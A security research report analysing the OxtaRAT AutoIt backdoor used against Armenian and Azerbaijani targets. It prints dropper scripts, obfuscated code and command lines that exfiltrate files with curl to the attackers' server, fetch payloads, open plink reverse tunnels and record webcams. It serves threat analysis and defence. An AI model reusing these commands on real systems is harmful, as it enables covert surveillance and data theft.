Operation Silent Watch: Desktop Surveillance in Azerbaijan and Armenia

research.checkpoint.com/2023/operation-silent-watch-desktop-surveillance-in-azerbaijan-and-armenia/

February 16, 2023

Executive summary

Amid rising tensions between Azerbaijan and Armenia over the Lachin corridor in late 2022, Check Point Research identified a malicious campaign against entities in Armenia. The malware distributed in this campaign is a new version of a backdoor we track as OxtaRAT, an AutoIt-based tool for remote access and desktop surveillance.

Key findings:

- The newest version of OxtaRAT is a polyglot file, which combines compiled AutoIT script and an image. The tool capabilities include searching for and exfiltrating files from the infected machine, recording the video from the web camera and desktop, remotely controlling the compromised machine with TightVNC, installing a web shell, performing port scanning, and more.
- Compared to previous campaigns of this threat actor, the latest campaign from November 2022 presents changes in the infection chain, improved operational security, and new functionality to improve the ways to steal the victim's data.
- The threat actors behind these attacks have been targeting human rights organizations, dissidents, and independent media in Azerbaijan for several years. This is the first time there is a clear indication of these attackers using OxtaRAT against Armenian targets and targeting corporate environments.

In this report, we provide a full technical analysis of the OxtaRAT as well as its capabilities and evolution over the years. We also discuss the tactics, techniques and procedures (TTPs) of the threat actors, complete with an overview of their activity throughout the years.

Background

The Republic of Artsakh, also known as the Nagorno-Karabakh Republic, is a breakaway region in the South Caucasus with a majority ethnic Armenian population but is recognized internationally as part of Azerbaijan. It is a de facto enclave within Azerbaijan, with the only land route to Armenia through the Lachin corridor, which has been under the control of Russian peacekeepers since the end of the Second Nagorno-Karabakh War in 2020.

The situation in Artsakh is tense, with frequent ceasefire violations and sporadic outbreaks of violence. For more than two decades, this unresolved highly militarized ethno-nationalist territorial conflict continues to be a source of tension between Armenia and Azerbaijan.

Figure 1 – Map of the conflict over Nagorno-Karabakh (Artsakh). Source: CNN.

The Infection Chain



Figure 2 – The infection chain.

A malicious file named `Israeli_NGO_thanks_Artsakh_bank_for_the_support_of.scr` was submitted to VirusTotal (VT) on November 29, 2022, from an IP address located in Yerevan, Armenia.

It is a self-extracting archive that masquerades as a PDF file and bears a PDF icon. Upon execution, it drops to the Temp folder of the infected device and executes a self-extracting cab called `Alexander_Lapshin.EXE`. This in turn drops multiple additional files and executes one of them – the `exec.bat` script. In its deobfuscated form, this script is very short:

```
@echo off
xcopy /y /e /k /h /i *  %appdata%\Autoit3\
copy /b /y %appdata%\Autoit3\Alexander_Lapshin.pdf %temp%\
start %temp%\Alexander_Lapshin.pdf
start %appdata%\Autoit3\Autoit3.exe %appdata%\Autoit3\icon.png
exit
```

The `exec.bat` file is responsible for opening a lure PDF file that contains a Wikipedia article about Alexander Lapshin. At the same time, in the background, it copies multiple auxiliary files and the AutoIt interpreter to `%appdata%\Autoit3\` and uses it to execute a malicious AutoIt code hidden inside an image called `icon.png`.

Alexander Lapshin

Alexander Valerievich Lapshin (Hebrew: אלכסנדר לפשין, Russian: Александр Валерьевич Лапшин, born 4 February 1976) is a well known Russian-Israeli travel-blogger and journalist,[1] who has visited more than 146 countries. Nevertheless, the world media began to widely cover the activities of Lapshin when, in 2016, he was arrested in Minsk at the request of the Azerbaijani authorities and extradited to Baku due to a tourist visit to Nagorno-Karabakh. This caused tension in relations between Armenia and Belarus,[2][3] and also became the topic of the foreign policy agenda in Israel[4] and Russia.[5] Russian Foreign Minister Sergey Lavrov said that Russia is categorically against the extradition of the blogger to Azerbaijan, as well as against the criminalization of visits by Russians to certain regions of the world.[6] Israel also protested against the extradition.[7] As a result, five states were involved in an international scandal concerning the blogger. On May 20, 2021, the European Court of Human Rights in Strasbourg ruled on the blogger's complaint against the Republic of Azerbaijan, finding the country's authorities responsible for the illegal arrest, torture and attempted murder against Lapshin.[8]

Alexander Lapshin

Born	February 4, 1976 Sverdlovsk, Russian SFSR, Soviet Union
Education	University of Haifa
Occupation	Blogger
Children	1
Website	puerrtto.livejournal.com (http://puerrtto.livejournal.com)

Contents

Figure 3 – Lure PDF document.

Alexander Lapshin, a Russian-Israeli travel blogger, journalist, and human rights activist, was detained in Belarus in 2016 and extradited to Azerbaijan. He was sentenced to 3 years in prison for illegally crossing the internationally recognized borders of Azerbaijan, without authorization from the Azerbaijani authorities, in 2011 and 2012 while visiting Nagorno-Karabakh from Armenia. Nine months into his detention, in September 2017, Lapshin was attacked in a solitary confinement cell of a Baku pre-trial detention center. The attack was publicly declared by Azerbaijani officials to be a suicide attempt. Afterward, he was pardoned by the Azerbaijani President and deported to Israel.

In 2021, the European Court of Human Rights in the "CASE OF LAPSHIN v. AZERBAIJAN" ruled that Lapshin's right to life had been violated by Azerbaijan authorities and mandated that Azerbaijan pay 30,000 Euros as compensation. After the verdict, Lapshin publicly posted a picture of the credit card he opened to receive his compensation, issued by the Armenian Artsakhbank. Likely, this incident made Lapshin's name an attractive lure for the attackers targeting the bank.

The OxtaRAT Backdoor

As we mentioned previously, AutoIT.exe is used to run code from an image called `icon.png`. This is a polyglot malware, combining valid JPEG and AutoIT A3X file formats:



Figure 4 – Icon.png image and its internal structure.

AutoIT is a legitimate tool that is used by many IT administrators to automate tasks but is frequently abused by threat actors. In this case, the actors use a fully functional backdoor containing approximately 20,000 lines of obfuscated AutoIt code:

```
Func v9999_c913bfdda4ddb002c1393710dec9ea76()
    $v10_zd5be3844ac3e4f97a29b99ff83daf748 = _filelisttoarray($v10_4dfe5e83ebca7d8c8602e6eb5c09c4df)
    If UBound($v10_zd5be3844ac3e4f97a29b99ff83daf748) >= (10 - 7) Then
        For $v10_aa056801e552cce12ffa8fddfc2432862 = 0 To UBound($v10_zd5be3844ac3e4f97a29b99ff83daf748) - 1
            If FileExists($v10_4dfe5e83ebca7d8c8602e6eb5c09c4df & "\" & $v10_zd5be3844ac3e4f97a29b99ff83daf748[$v10_aa056801e552cce12ffa8fddfc2432862]) AND FileGetSize(
            $v10_4dfe5e83ebca7d8c8602e6eb5c09c4df & "\" $v10_zd5be3844ac3e4f97a29b99ff83daf748[$v10_aa056801e552cce12ffa8fddfc2432862] ) <> (12 - 12) Then
                RunWait($v10_870b1fdde32abcfdd3358076a9daf796 & "\" & StringSplit($v10_e05a9b85d097726d99107d0a1cc30141[0], "/")[UBound(StringSplit(
                $v10_e05a9b85d097726d99107d0a1cc30141[0], "/")) - 1] & StringFromASCIIArray(StringSplit(
                "32|45|115|32|45|111|32|110|117|108|32|45|107|32|45|45|109|97|120|45|116|105|109|101|32|57|32|45|65|32", "|"), 1) & '"' & $v10_f1238edbe9a91cddd80a64adc0d5f384 & '"' &
                " -F " '"f' "ile=@" & $v10_4dfe5e83ebca7d8c8602e6eb5c09c4df & "\" & $v10_zd5be3844ac3e4f97a29b99ff83daf748[$v10_aa056801e552cce12ffa8fddfc2432862] & '" ' &
                $v10_7ebc9b872999b29f5371b85d37c0d904 & "?GUID=" & v9cxd_be58ea059e53f8655f708ce69d4820fc(), @ScriptDir, @SW_HIDE)
                FileDelete($v10_4dfe5e83ebca7d8c8602e6eb5c09c4df & "\" & $v10_zd5be3844ac3e4f97a29b99ff83daf748[$v10_aa056801e552cce12ffa8fddfc2432862])
            EndIf
        Next
```

Figure 5 – Fragment of OxtaRAT code including string obfuscations and random names.

The backdoor, which we call OxtaRAT, contains a variety of capabilities typically associated with espionage activity. It contains commands that allow the attackers to:

- Run additional code on the infected machine, install a PHP web shell, download, upload and execute files.
- Search and exfiltrate files from specific locations or with specific patterns, and even install the PHP FileManager for easier access to and management of the files.
- Perform active surveillance activity: record video from a web camera or desktop, and install additional software, such as TightVNC, to remotely control and monitor the machine.

- Perform recon on the local machine, such as getting information about the processes, drives, system information, and the speed of the internet connection using Speedtest.
- Use a compromised host as a pivot to move through the network: perform port scanning and use Putty's plink for tunneled communication.

Execution flow

The backdoor starts by first setting up its base folder, moving the `icon.png` file there, and adding a persistence mechanism to run it every 2 minutes with AutoIt3.exe via a scheduled task named `WallPaperChangeApp`. It also creates a working folder to store the results and logs of each command execution and sets hidden and system attributes for both base and working folders to conceal them from being easily discovered and arouse suspicion. It also downloads the legitimate **curl** executable and DLL, which are later used for some types of C&C communication.

The C&C server for this sample is `edupoliceam[.]info`, a lookalike for the domain of the Police Education Complex of Police of the Republic of Armenia.

Next, the malware enters the main infinite loop, where in each step it performs the following actions:

- Creates a screenshot of the infected computer.
- Sends a GET request to the C&C server to report the victim's basic information: `https://edupoliceam[.]info/upload.php?GUID=<guid>&SYS=PC_Name|User_Name|IP_address`.
- Uploads (using curl) to the C&C server all the files from the working folder which contain screenshots and the results and logs of the previous command execution.
- Sends a GET request to C&C server to retrieve the command from the URL: `https://edupoliceam[.]info/upload.php?GUID=<guid>&come=1`.

Most of the capabilities require additional files, mostly legitimate, to be downloaded during the malware execution from the path on the server `/requirement/up/bin/`:

/requirement/up/bin/postup.exe (curl.exe)
/requirement/up/bin/libcurl.dll
/requirement/up/bin/vlc.zip
/requirement/up/bin/7zxa.dll
/requirement/up/bin/7za.exe
/requirement/up/bin/7za.dll
/requirement/up/bin/pscclient.exe (port scanner)
/requirement/up/bin/ptun.exe (Plink)
/requirement/up/bin/wintight.exe (TightVNC)
/requirement/up/bin/wsrrun.exe (PHP CLI and PHP File Manager, https://sourceforge.net/projects/phpfm/)
/requirement/up/bin/WinRAR32.zip
/requirement/up/bin/WinRAR64.zip
/requirement/up/bin/speedtest.zip (based on https://github.com/sivel/speedtest-cli)
/requirement/up/bin/AppCrashCollector.exe (the “implant”)

The only next-stage tool that wasn’t available on the server, was `AppCrashCollector.exe`, whose download and execution are triggered by the `implant` command. We assume that this is the payload that the actors attempt to hide from researchers and deliver to important targets only after additional checks are performed on the infected machine.

C&C communication and commands

The communication between the malware and its C&C server is based on clear text commands, the arguments for each command are separated by the “|” sign.

The full list of commands supported by the backdoor:

command	parameters	description
download	file name	Upload a file using curl (postup.exe): `postup.exe -s -o nul -k --max-time 777 -A "Mozilla/5.0 (Windows NT 11.0; rv:54.0) Gecko/20100101 Firefox/96.1" -F "[email protected]"filename" https://edupoliceam[.]info/upload.php?GUID=<guid>`.
upload	file name	Download a file and save it with a specified filename and random prefix in the Temp directory.
uploadexec	file name	Download and execute with `wmic /node:%computername%" process call create $output_filename`.
aueval	expression to be evaluated	Execute a specified expression with AutoIT command Execute.

command	parameters	description
makepersistent		Create a scheduled task called `WallPaperChangeApp`.
Implant		Download and execute `AppCrashCollector.exe`.
stopimplant		Kill the `AppCrashCollector` process with `taskkill /IM` and set settings.ini to 0.
search	path, pattern	Search for a pattern in a specified path with `PowerShell -Noni -command '(get-childitem '" & $path & "' -Recurse -ea 0)\| select Fullname \| ? {$_.Fullname -like '" & $pattern & "'} | fl`.
listdesktop		List the contents of the Desktop folder with `dir /s "%homepath%\Desktop`.
listdir	directory path	List a specified directory recursively, including the last modified date and size.
massdownload	path, filter	Upload files from a specified path with a specified filter (include/exclude), using curl for each file (the same way as the download command), with `&MASSDL=1` parameter in the URL.
massdownload2list	path, filter	List all files in a specified path matching the specified filter to the `Thumb.db` file.
massdownload2	path, filter, [range]	Upload files from a specified path from `Thumb.db` with POST request to the URL with `&MASSDL2=1` parameter.
webcamrecord	length	Webcam recording using VLC: `$tmp_blcvid & "\blc\vlc\MediaRun.exe --no-qt-privacy-ask dshow:// --sout file/avi:" & $tmp_blcvid & "\webcam-video-record-" & $timestamp & "-sec-" & $chunk_length & ".avi --run-time=" & $chunk_length & " -Idummy --quiet vlc://quit"`. The records are uploaded zipped using curl and are then deleted.
desktoprecord	length	Desktop recording using VLC: `$tmp_blcvid & "\blc\vlc\MediaRun.exe --no-qt-privacy-ask screen:// --sout file/avi:" & $tmp_blcvid & "\Desktop-video-record-" & $timestamp & "-sec-" & $chunk_length & ".avi --run-time=" & $chunk_length & " -Idummy --quiet vlc://quit"`. The records are uploaded zipped using curl and then deleted.

command	parameters	description
tightvnc		Download `Wintight.exe` (AutoIt compiled executable which extracts and runs tvnserver.exe) and execute it with `wmic process call create`.
killtightvnc		Kill TightVNC with `taskkill /IM TVN* /F`.
zipit	source, zip file name, destination, [filter]	Zip the folder using `7za.exe`.
unzipit	source, destination	Unzip the archive using `7za.exe`.
installrar		Download and unzip WinRAR.
rarit	source, destination, [extensions], [volume_size]	Archive the file/files with specific extensions from the folder using WinRAR.
unrarit	source, destination	Extract the archive using Unrar.exe.
reboot		Reboot with `cmd.exe /c shutdown -r -t 0 /f`.
curl	url	Execute the curl command: `postup.exe -i -vvv -k --max-time 60 -A "Mozilla/5.0 (Windows NT 11.0; rv:54.0) Gecko/20100101 Firefox/96.0.1" & $url`.
portscan	ip/ip_range, port/port_range	Download and execute the portscan script (AutoIT-based `pscclient.exe`)
tunnel	server, user, password, port, host, host_port, local_port	Download, unzip and execute reverse port forwarding with plink: `ptun.exe & $server & " -P " & $port & " -C -R 127.0.0.1:" & $listen_port & ":" & $host & ":" & $host_port & " -l " & $user & " -pw " & $password`.
killtunnel		Kill the tunnel with `taskkill /IM powers* /F & taskkill /IM ptun.exe`.
wwwserv		Download, unzip and run PHP web server on port 3136 with PHP File Manager. This is done by downloading the AutoIT-based `wsrun.exe` which extracts all needed files and executes php CLI as `connectionlessupdate.exe -q -S 127.0.0.1:3136 -t <root folder> -H`.

command	parameters	description
stopwwwserv		Kill the web server with `taskkill /IM connectionle* /F`.
wmicexec	process	Execute with `'wmic /node:' & %computername% & 'process call create' & $process`.
sysinfo		Collect system info with `hostname & ipconfig /all & arp -a & getmac & net use & net share & quser /server:localhost & whoami /all & net user & systeminfo & wmic process get commandline & nslookup myip.opendns.com. resolver1.opendns.com`.
getip		Get network drives with PowerShell -ep bypass -command get-psdrive.
showdrives		Get network drives with `powershell -ep bypass -command get-psdrive`.
proclist		Get the process list by `wmic process get commandline`.
speedtest		Download, unzip and execute Speedtest.
showagentversion		Return the agent version (version 11 is hardcoded in this specific sample).
tempclean		Clean the Temp folder with `rmdir /q /s %temp%, mkdir %temp%`.
radar	time	Exit if the time since the last call is smaller than the parameter.
exitself		Exit.

For the commands that require output, the final command line that was executed and its output are written to the working directory to the file with `Random(1, 815782) & "-command-.txt"` name.

Previous campaigns

Although not widely discussed, previous versions of the OxtaRAT backdoor were used in earlier attacks against Azerbaijani political and human rights activists – or, when the targets were not disclosed publicly, their lures referenced Azerbaijan-Armenia tensions around Artsakh. The older versions of OxtaRAT have significantly less functionality than the new variant but contain similar code and names for most of the commands and the same C&C communication pattern.

June 2021

In July 2021, Qurium Media reported that several prominent human rights and political activists in Azerbaijan received targeted phishing emails that lured them to download malware from the Google Drive link. The link led to a password-protected RAR archive (the password was specified in the email) which in turn contained an Auto-IT compiled executable called `"Human Rights Invoice Form Document -2021.exe"`. When executed, it downloaded from the C&C server `shoesbuysellone[.]live` the main AutoIT malware (md5: 0360185bc6371ae42ca0dffe0a21455d). Although it doesn't contain a hardcoded "agent version" number, we can clearly see that this is an earlier version of OxtaRAT. It has very similar functionality and code, but supports fewer commands (11 in total):

download	
implant	makepersistent
stopimplant	aueval
massdownload	upload
webcamrecord	uploadexec
desktoprecord	wmicexec

August 2021

In August 2021, another sample was observed, this time submitted to VirusTotal from Armenia. The file called `REPORT_ON_THE_AZERBAIJANI_MILLITARY_AGRESSION (Final Updated 2021).scr` also bears the PDF icon, and when executed, presents the victim with the following PDF lure:



Figure 6 – PDF lure for the August 2021 version (md5: ddac9a1189e4b9528d411e07d0e98895).

In the background, it downloads the main malware from the C&C server `https://www.filecloudservices.xyz/wp-comment.php` and saves it as `PhoneAppService.Exe`. The code of this version implements the same string obfuscation as the newest version:

```
$koda_gui =
StringFromASCIIArray(StringSplit("77|111|122|105|108|108|97|47|53|46|48|32|40|76|105|1
 "|"), 1) // Mozilla/5.0 (Linux; U; Android 4.0.3; ko-kr; LG-L160L Build/IML74K)
AppleWebkit/534.30 (KHTML, like Gecko) Version/4.0 Mobile Safari/534.30 18.3
FileInstall(".\REPORT_ON_THE_AZERBAIJANI_MILLITARY_AGRESSION_AGAINST_ARTSAKH.pdf",
@AppDataDir & "\" &
"REPORT_ON_THE_AZERBAIJANI_MILLITARY_AGRESSION_AGAINST_ARTSAKH.pdf", 1)
$n =
StringFromASCIIArray(StringSplit("104|116|116|112|115|58|47|47|119|119|119|46|102|105|
 "|"), 1) //https://www.filecloudservices.xyz/wp-comment.php
$m =
StringFromASCIIArray(StringSplit("80|104|111|110|101|65|112|112|83|101|114|118|105|99|
 "|"), 1) //PhoneAppService.Exe
Run(@ComSpec & " File.txt /" & "c " &
StringFromASCIIArray(StringSplit("115|116|97|114|116", "|"), 1) & " " & @AppDataDir &
"\" & "REPORT_ON_THE_AZERBAIJANI_MILLITARY_AGRESSION_AGAINST_ARTSAKH.pdf",
@AppDataDir, @SW_HIDE)
HttpSetUserAgent($koda_gui)
HttpSetProxy(1)
InetGet($n, @TempDir & "\" & $m, 1)
```

February 2022

In February of last year, Qurium reported another attack, this time targeting Abulfaz Gurbanli, an Azerbaijani political activist. The attackers pretended to be BBC journalists and, similar to the June 2021 attacks, sent the victim an email which contained a Google Drive link, pointing to a password-protected RAR archive called `BBC-suallar.rar` (“BBC questions”). Once again, a AutoIT-compiled executable called `suallar.scr` was extracted. This time, it masqueraded as a Word document, complete with a Word icon. Upon execution, it presented the lure DOC file called `smm-fraza.doc`.

In the background, it downloaded from the C&C server `https://smartappsfoursix[.]xyz/wp-feed.php` and run another version of OxtaRAT. This is a more advanced version, compared to the 2021 attacks, with many additional commands added (29 in total):

download	
aueval	curl
upload	reboot
uploadexec	zipit
exittemp	unzipit
implant	tunnel
stopimplant	tightvnc
radar	wmicexec
massdownload	search
webcamrecord	sysinfo
desktoprecord	showdrives
makepersistent	getip
untrace	listdesktop
wwwserv	killtightvnc
stopwwwserv	killtunnel

The version from June 2021 was capable only of downloading and exfiltrating files, executing the binaries and AutoIT code, and recording data from the desktop and web camera. In contrast, the version observed in February 2022 is a more powerful malware with a lot of additional features. The actors added capabilities to improve local file enumeration (list files on the desktop, search for specific files), collect data about the compromised system, work with zip files, and, most importantly, improved the ways they can access and control the infected machine by adding commands to install TightVNC or the PHP web server.

How does the attack from November 2022 differ from the earlier attacks?

Infection chain

The first change that the actors implemented in their latest attack is in the infection chain. Previously, the initial .SCR files, masquerading as Word or PDF documents, served only as downloaders. They sent a request to WordPress-like URLs on the C&C server (`wp-feed.php`, `wp-comment.php`, etc) and then executed the main malware received from the attackers' server. In the latest campaign, the .SCR file already contains the OxtaRAT backdoor, as a polyglot file. This saves the actors from needing to make additional requests for binaries to the C&C server and attracting unnecessary attention, as well as hides the main malware from being easily discovered on the infected machine, as it looks like a regular image and bypasses type-specific protections.

Geofencing

The actors added an additional measure to protect their infrastructure, geofencing the C&C domains that store the auxiliary tools and additional payloads. This is a technique currently used by many experienced threat actors to make sure that the proper execution flow is not triggered by sandboxes or researchers, but only on the targeted machines. In this case, the actors limited their operations to Armenian IP addresses.

Data collection and exfiltration

Since the previous publicly disclosed version, OxtaRAT was updated with 10 additional commands introducing new functionality. Most of the new features aim to improve the ways to steal the victim's data. For example, they implemented the `listdir` command to recursively enumerate the files in a specified folder, collecting additional data such as the last modified date and size. The previously existing command `massdownload`, which is used to exfiltrate files of predefined types, was also updated with a few new file extensions (marked in bold):

```
"*.mdb;*.accdb;*.rdo;*.ora;*.accda;*.accdr;*.accdt;*.ppt;*.avi;*.pptx;*.odt;*.pdf;*.txt;*.msf;*.docx;*.xml;*.doc;*.rtf;*.jpg;*.jpeg;*.png;*.xls;*.xlsx;*.rdp;*.zip;*.rar;*.sql;*.sqlite;*.php;*.avi;*.mp4;*.tar;*.tar.gz;*.7z;*.bz2;*.tar.bz2"
```

As can be seen from this snippet, the actors are now interested in additional file types related to Oracle and Microsoft Access databases. This is an interesting development, as it indicates they may be broadening their targets to include corporate networks or specific individuals, as common private computers rarely contain personal files in DB formats.

The actors also implemented "advanced" mass-download commands such as the `massdownload2` and `massdownload2list` that allow the actors to enumerate and exfiltrate specified filetypes more conveniently. In addition, they implemented functions to work with RAR archives (`installrar`, `rarit`, `unrarit`) which, along with the clear benefits of uploading the auxiliary tools inside RAR archives to the infected machines, enable the actors to archive all the files of their interest to the multi-volume RAR archive. The default list of extensions provided in the code of the `rarit` exfiltration function shows a focus on documents, pictures, archives, and databases:

```
Func rar_it($source_file_or_dir, $destination_path, $extensions_to_rar = "*.xls;*.xlsx;*.doc;*.docx;*.pdf;*.rar;*.zip;*.tar;*.tar.gz;*.sql;*.txt;*.mdb;*.jpg;*.
 $parts = "12M")
```

Another interesting feature included in the most recent version is the `speedtest` command which invokes Speedtest CLI, a dedicated tool to test the speed and performance of an internet connection. As the malware is not only capable of collecting a large quantity of files but also recording video from a web camera and screen, it can produce significantly large

outputs with gigabytes of data. Therefore, for the sake of OPSEC, to hide the extensive data exfiltration the actors likely needed a way to control and estimate the upload all of the collected information to their servers.

The last feature added to the data collection mechanism is a `proclist` command, which uses WMIC to retrieve the command line for each of the processes. This feature might be used for evasion purposes, so the actors can make sure they are running in an actual environment as opposed to a sandbox, as well as to learn more about the software configurations running on the victim's machine.

Port Scanning

One of the unexpected features that we found during this investigation is the portscan tool, which is included only in the newer version of the backdoor. The port scanner, `pscclient.exe`, is an Auto-IT based non-obfuscated TCP Connect tool that can scan a specified range of IP addresses and a range of ports. The default range of ports configured in the tool includes both well-known and non-standard ports:

```
Global $port_range[100] = [135, 4444, 136, 137, 138, 139, 20, 21, 22, 23, 80, 443,
445, 8443, 8080, 3131, 3128, 5681, 5060, 5061, 3389, 33899, 33399, 3390, 389, 4000,
1433, 1521, 9222, 45687, 7292, 789, 50022, 2109, 2233, 55522, 33391, 33392, 33390,
33394, 33389, 33398]
```

OxtaRAT, which previously had mostly local recon and surveillance capabilities, can now be used as a pivot for active reconnaissance of other devices. This may indicate that the threat actors are preparing to extend their main attack vector, which is currently social engineering, to infrastructure-based attacks. It also might be a sign that the actors are moving from targeting individuals to targeting more complex or corporate environments.

Infrastructure

Our search for domains with similar characteristics to `edupoliceam[.]info` led to more active domains: `filesindrive[.]info`, `mediacloud[.]space` and `avvpassport[.]info`. All the domains are registered with NameCheap. While `filesindrive[.]info` and `mediacloud[.]space`, similar to `filecloudservices[.]xyz` used in back in 2021, have a generic reference to cloud file storages, the domain `avvpassport[.]info` is more specific, and it masquerades as the Passport and Visa Office of the Republic of Armenia. Both of these domains, `edupoliceam[.]info` and `avvpassport[.]info`, were created on September 23, 2022, and were likely also used for other attacks on Armenian targets.

At the beginning of our investigation, all of these domains used Cloudflare services to hide their IP addresses. Due to their configuration, by looking for IP addresses with the same behavior, we identified `38.242.197[.]156` as likely their real IP address. While we were

completing the investigation and notifying the relevant parties, Cloudflare blocked these domains as malicious, and they all started to publicly resolve to their real IP address `38.242.197[.]156`.

Targeting and Attribution

Alexander Lapshin, whose name is used in the lure, shared that on the same day the samples were uploaded to VT, the representatives of Artsakh bank notified that they received malicious emails in his name. This information was also later confirmed by Cyberhub-AM, digital security helpdesk for Armenian civil society. Due to the infrastructure revealed, we believe that there might have been other targets of this campaign in Armenia as well.

